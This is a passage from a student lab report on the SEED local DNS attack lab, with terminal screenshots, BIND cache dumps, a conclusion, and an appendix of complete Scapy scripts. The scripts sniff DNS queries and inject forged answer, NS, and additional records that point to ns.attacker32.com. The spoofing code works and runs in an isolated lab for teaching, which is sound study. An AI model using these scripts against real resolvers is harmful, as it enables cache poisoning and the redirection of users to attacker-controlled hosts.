seed@VM: ~./volumes
[12/28/24]seed@VM:~./volumes$ ls
seed... x root... x seed... x root... x seed... x seed... x seed... x
[12/28/24]seed@VM:~./volumes$ dns_sniff_spoof.py taskIII.py taskI.py taskIV.py
[12/28/24]seed@VM:~./volumes$ touch taskV.py
[12/28/24]seed@VM:~./volumes$ gedit taskV.py
[12/28/24]seed@VM:~./volumes$ ls
[12/28/24]seed@VM:~./volumes$ dns_sniff_spoof.py taskIII.py taskI.py taskIV.py taskV.py
[12/28/24]seed@VM:~./volumes$ 

```

Figure 82: Task V, code file inside the volumes.

```

Activities Terminal Dec 28 08:46
root@241bfce2ae15:/
[12/28/24]root@241bfce2ae15:/etc/bind$ rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
[12/28/24]root@241bfce2ae15:/etc/bind$ cat /var/cache/bind/dump.db | grep "google"
local-dns-server-10.9.0.53:/etc/bind
[12/28/24]root@241bfce2ae15:/etc/bind$ rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
[12/28/24]root@241bfce2ae15:/etc/bind$ cat /var/cache/bind/dump.db | grep "google"
google.com.          777575  NS      ns1.google.com.
                      777575  NS      ns2.google.com.
                      777575  NS      ns3.google.com.
                      777575  NS      ns4.google.com.
ns1.google.com.      777575  A       216.239.32.10
ns2.google.com.      777575  A       216.239.34.10
ns3.google.com.      777575  A       216.239.36.10
ns4.google.com.      777575  A       216.239.38.10
local-dns-server-10.9.0.53:/etc/bind
[12/28/24]root@241bfce2ae15:/etc/bind$ rndc flush
local-dns-server-10.9.0.53:/etc/bind
[12/28/24]root@241bfce2ae15:/etc/bind$ 

```

Figure 83: Task V, flush the local DNS.

```

main.py
22
23     Ansec = DNSRR(rrname=old_dns.qd.qname,
24                     type='A',
25                     rdata='1.2.3.7',
26                     ttl=259200)
27
28     NSsec = DNSRR(rrname="example.com",
29                     type='NS',
30                     rdata='ns.attacker32.com',
31                     ttl=259200)
32
33     Ansec1 = DNSRR(rrname="ns.attacker32.com",
34                     type='A',
35                     rdata='1.2.3.4',
36                     ttl=259200)
37
38     Ansec2 = DNSRR(rrname="ns.example.net",
39                     type='A',
40                     rdata='5.6.7.8',
41                     ttl=259200)
42
43     Ansec3 = DNSRR(rrname="www.facebook.com",
44                     type='A',
45                     rdata='3.4.5.6',
46                     ttl=259200)
47
48     dns = DNS(id=old_dns.id,
49                 aa=1, qr=1, qdcount=1, ancount=1, nscount=1, arcount=3,
50                 qd=old_dns.qd,
51                 an=Ansec, ns=NSsec, ar=Ansec1 / Ansec2 / Ansec3)
52

```

Figure 84: Task V, code.

```

Activities Terminal Dec 28 08:53 •
seed... root... seed... root... seed... seed... seed... seed...
seed... root... seed... root... seed... seed... seed... seed...
Sent 1 packets.
^Cseed-attacker:/volumes
$> python3 taskIII.py 10.9.0.53
.
Sent 1 packets.
^Cseed-attacker:/volumes
$> python3 taskIV.py 10.9.0.53
.
Sent 1 packets.
^Cseed-attacker:/volumes
$> python3 taskV.py 10.9.0.53

```

Figure 85: Task V, code run.

Now the **dig** command will used:

⇒ **dig www.example.com**

```

Activities Terminal Dec 28 08:47 •
seed... root... seed... root... seed... seed... seed...
seed... root... seed... root... seed... seed... seed...
user-10.9.0.5:/ $> dig www.example.com

; <>> DiG 9.18.28-0ubuntu0.20.04.1-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 6779
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL
;; L: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: udp: 4096
; COOKIE: d02ca0217d197a7b010000006770015c26a599adb8fe86d1 (good)
;; QUESTION SECTION:
;www.example.com.           IN      A

;; ANSWER SECTION:
www.example.com.      259200  IN      A      1.2.3.5

```

Figure 86: Task V, dig www.example.com.

After the **dig** command, the cache will print and check if it has any records related to the additional added sections.

```

Activities Terminal Dec 28 08:49 •
root@241bfce2ae15:/
seed... root... seed... root... seed... seed... seed...
local-dns-server-10.9.0.53:/etc/bind
$> rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep "example"
example.com.          863938  NS      ns.attacker32.com.
.example.com.         863938  A       1.2.3.7
www.example.com.      863938  A       1.2.3.5
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep "attacker"
ns.attacker32.com.   615538  \AAAA  ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2
008111001 28800 7200 2419200 86400
example.com.          863938  NS      ns.attacker32.com.
; ns.attacker32.com [v4 TTL 1738] [v6 TTL 10738] [v4 success] [v
6 nxrrset]
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep "facebook"
local-dns-server-10.9.0.53:/etc/bind
$>

```

Figure 87: Task V, local DNS cache.

As shown in the previous figure, the cache contains records for example and attacker domains but did not have any records about facebook.com, which expected because the attacker container nameserver did not have any setup or configuration “zone forwarding file”.



The screenshot shows a terminal window titled "seed@VM: ~/DNS" with multiple tabs open, all labeled "seed...". The terminal displays the output of several Python scripts being run:

```
Dec 28 08:47 ● seed@VM: ~/DNS
.
.
.
Sent 1 packets.
^Cseed-attacker:/volumes
$> python3 taskIII.py 10.9.0.53
.
Sent 1 packets.
^Cseed-attacker:/volumes
$> python3 taskIV.py 10.9.0.53
.
Sent 1 packets.
^Cseed-attacker:/volumes
$> python3 taskV.py 10.9.0.53
.
Sent 1 packets.
.
Sent 1 packets.
```

Figure 88: Task V, code running.

Conclusion

This was a very reach and fun experiment, its focus on DNS attacks like DNS Cache Poisoning Attack, Spoofing NS Records, and Spoofing Records in the Additional Section, during five tasks. Each attack type in this experiment has some weakness points next to the strongest points.

In the first task, Directly Spoofing Response to User, the attacker spoofs the response and success with that, but its only work at the first user query after that its failure. Next, in the second task, DNS Cache Poisoning Attack, the attacker poisons the local DNS cache which lead to successfully attacks during all user queries not just the first one, this huge update comes due to change the target devise to the local DNS server instead of the user device in the first task. After that, in the third task, Spoofing NS Records, in this task the attacker success to poisons the hole domain not just a specific URL as the previous tasks, by using the nameserver instead of using an IP address. Moreover, in the fourth task, Spoofing NS Records for Another Domain, same as the third task but new authority section added with the attacker nameserver, the nameserver cannot attack any domain unless it has a fake zone forwarding file inside it. So, no records added to the local DNS cache about the new authority section. Finally, in the fifth task, Spoofing Records in the Additional Section, new additional sections added to the python code with specific IP address for each of them, the cache poisoning just success for the URL exist in the attacker nameserver and failed in the different additional section.

Appendix

Task I

```
#!/bin/env python3

from scapy.all import *
import sys

target = sys.argv[1]

def spoof_dns(pkt):
    if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
        old_ip = pkt[IP]
        old_udp = pkt[UDP]
        old_dns = pkt[DNS]
        ip = IP(dst=old_ip.src,
                 src=old_ip.dst)
        udp = UDP(dport=old_udp.sport,
                  sport=53)
        Anssec = DNSRR(rrname=old_dns.qd.qname,
                       type='A',
                       rdata='1.2.3.7',
                       ttl=259200)
        dns = DNS(id=old_dns.id,
                  aa=1, qr=1, qdcount=1, ancount=1,
                  qd=old_dns.qd,
                  an=Anssec)
        spoofpkt = ip/udp/dns
        send(spoofpkt)
f = 'udp and (src host {} and dst port 53)'.format(target)
pkt = sniff(iface='br-e7e7d37be77c', filter=f, prn=spoof_dns)
```

Task III

```
#!/bin/env python3
from scapy.all import *
import sys
target = sys.argv[1]
def spoof_dns(pkt):
    if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
        old_ip = pkt[IP]
        old_udp = pkt[UDP]
        old_dns = pkt[DNS]
        ip = IP(dst=old_ip.src,
                 src=old_ip.dst)
        udp = UDP(dport=old_udp.sport,
                  sport=53)
        Anssec = DNSRR(rrname=old_dns.qd.qname,
                       type='A',
                       rdata='1.2.3.7',
                       ttl=259200)
        NSsec = DNSRR(rrname = "example.com",
                      type = 'NS',
                      rdata ='ns.attacker32.com',
                      ttl = 259200)
        dns = DNS(id=old_dns.id,
                  aa=1, qr=1, qdcount=1, ancount=1, nscount=1,
                  qd=old_dns.qd,
                  an=Anssec, ns = NSsec)
        spoofpkt = ip/udp/dns
        send(spoofpkt)
f = 'udp and (src host {} and dst port 53)'.format(target)
pkt = sniff(iface='br-e7e7d37be77c', filter=f, prn=spoof_dns)
```

Task IV

```
#!/bin/env python3
from scapy.all import *
import sys
target = sys.argv[1]
def spoof_dns(pkt):
    if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
        old_ip = pkt[IP]
        old_udp = pkt[UDP]
        old_dns = pkt[DNS]
        ip = IP(dst=old_ip.src,
                 src=old_ip.dst)
        udp = UDP(dport=old_udp.sport,
                  sport=53)
        Anssec = DNSRR(rrname=old_dns.qd.qname,
                       type='A',
                       rdata='1.2.3.7',
                       ttl=259200)
        NSsec = DNSRR(rrname="example.com",
                       type='NS',
                       rdata='ns.attacker32.com',
                       ttl=259200)
        NSsec2 = DNSRR(rrname="google.com",
                       type='NS',
                       rdata='ns.attacker32.com',
                       ttl=259200)
        dns = DNS(id=old_dns.id,
                  aa=1, qr=1, qdcount=1, ancount=1, nscount=2,
                  qd=old_dns.qd,
                  an=Anssec, ns=NSsec / NSsec2)
        spoofpkt = ip / udp / dns
        send(spoofpkt)
f = 'udp and (src host {} and dst port 53)'.format(target)
pkt = sniff(iface='br-e7e7d37be77c', filter=f, prn=spoof_dns)
```

Task V

```
#!/bin/env python3

from scapy.all import *

import sys

target = sys.argv[1]

def spoof_dns(pkt):

    if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):

        old_ip = pkt[IP]

        old_udp = pkt[UDP]

        old_dns = pkt[DNS]

        ip = IP(dst=old_ip.src,

                 src=old_ip.dst)

        udp = UDP(dport=old_udp.sport,

                  sport=53)

        Anssec = DNSRR(rrname=old_dns.qd.qname,

                       type='A',

                       rdata='1.2.3.7',

                       ttl=259200)

        NSsec = DNSRR(rrname = "example.com",

                      type = 'NS',

                      rdata = 'ns.attacker32.com',

                      ttl = 259200)

        Anssec1 = DNSRR(rrname="ns.attacker32.com",

                        type='A',

                        rdata='1.2.3.4',
```

```

ttl=259200)

Anssec2 = DNSRR(rrname="ns.example.net",
    type='A',
    rdata='5.6.7.8',
    ttl=259200)

Anssec3 = DNSRR(rrname="www.facebook.com",
    type='A',
    rdata='3.4.5.6',
    ttl=259200)

dns = DNS(id=old_dns.id,
    aa=1, qr=1, qdcount=1, ancount=1, nscount=1, arcount=3,
    qd=old_dns.qd,
    an=Anssec, ns = NSsec, ar=Anssec1/Anssec2/Anssec3)

spoofpkt = ip/udp/dns

send(spoofpkt)

f = 'udp and (src host {} and dst port 53)'.format(target)

pkt = sniff(iface='br-e7e7d37be77c', filter=f, prn=spoof_dns)

```

References

- [1]: <https://www.geeksforgeeks.org/domain-name-system-dns-in-application-layer/>
[Accessed 10/12 at 20:30]
- [2]: https://help.fortinet.com/fadc/4-8-0/oh/Content/FortiADC/handbook/glb_remote_dns_server.htm [Accessed 10/12 at 20:43]
- [3]: <https://medium.com/@alysachan830/what-happens-from-typing-in-a-url-to-displaying-a-website-part-1-dns-cache-and-dns-lookup-86441848ea59> [Accessed 10/12 at 20:48]
- [4]: <https://www.akamai.com/glossary/what-is-dns-cache-poisoning>
[Accessed 10/12 at 21:00]
- [5]: <https://intellipaat.com/blog/sniffing-and-spoofing/> [Accessed 10/12 at 21:04]
- [6]: <https://www.cisco.com/c/en/us/products/switches/what-is-a-lan-local-area-network.html>
[Accessed 10/12 at 21:08]
- [7]: <https://scapy.net/> [Accessed 10/12 at 21:10]
- [8]: <https://wiki.ubuntu.com/UbuntuStudio/Seeds> [Accessed 10/12 at 21:15]
- [9]: <https://docs.docker.com/reference/dockerfile/> [Accessed 10/12 at 21:25]
- [10]: <https://ionut-vasile.medium.com/exploring-scrapy-an-insight-into-its-capabilities-d7a405877cc0> [Accessed 10/12 at 21:27]
- [11]: EXP10_Local_DNS_Attack_Lab.pdf [Accessed 30/12 at 00:47]
- [12]: <https://www.geeksforgeeks.org/dig-command-in-linux-with-examples/>
[Accessed 30/12 at 13:18]
- [13]: <https://www.geeksforgeeks.org/ip-command-in-linux-with-examples/>
[Accessed 30/12 at 16:21]